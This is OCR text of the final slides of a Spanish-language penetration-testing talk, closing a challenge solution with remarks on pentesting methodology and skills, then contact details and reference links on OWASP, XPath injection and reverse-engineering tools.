
Solución al Reto #3

Introducimos el código y…



Solución al Reto #3

¡Reto superado!



Solución al Reto #3

Ya para terminar…

Conclusiones:

- ¿Metodología? OWASP, OSSTMM, ISSAF… pero al final… *"Cada maestrillo tiene su librillo"*
- Ingredientes para un buen "pen-tester":
  - 40% - Conocimientos "básicos" (tecnologías, protocolos, programación)
  - 30% - Hacking "skills" (técnicas, vulnerabilidades, herramientas)
  - 30% - Capacidad de análisis, improvisación, ingenio, creatividad y… ¡paciencia!

¿A que no era tan difícil? ;-)

Fin 1ª parte. ¿Preguntas?

¡Gracias!

- roman@rs-labs.com

  http://www.rs-labs.com/
- mandingo@yoire.com

  http://www.yoire.com/

Referencias (I)

- OWASP Top 10 2007
  http://www.owasp.org/index.php/Top_10_2007
- Solución Reto #3
  http://www.rs-labs.com/papers/i64-retoIII-solve.txt
- An Introduction to HTTP fingerprinting
  http://net-square.com/httprint/httprint_paper.html
- Back|Track 2. Herramientas
  http://backtrack.offensive-security.com/index.php?title=Tools
- Netcraft
  http://netcraft.com/

Referencias (II)

- XPath injection in XML databases

  http://palisade.plynt.com/issues/2005Jul/xpath-injection/
- Blind XPath Injection

  http://packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf
- Mitigating XPath Injection attacks in .NET

  http://www.tkachenko.com/blog/archives/000385.html
- PeID

  http://peid.has.it/
- OllyDbg

  http://www.ollydbg.de/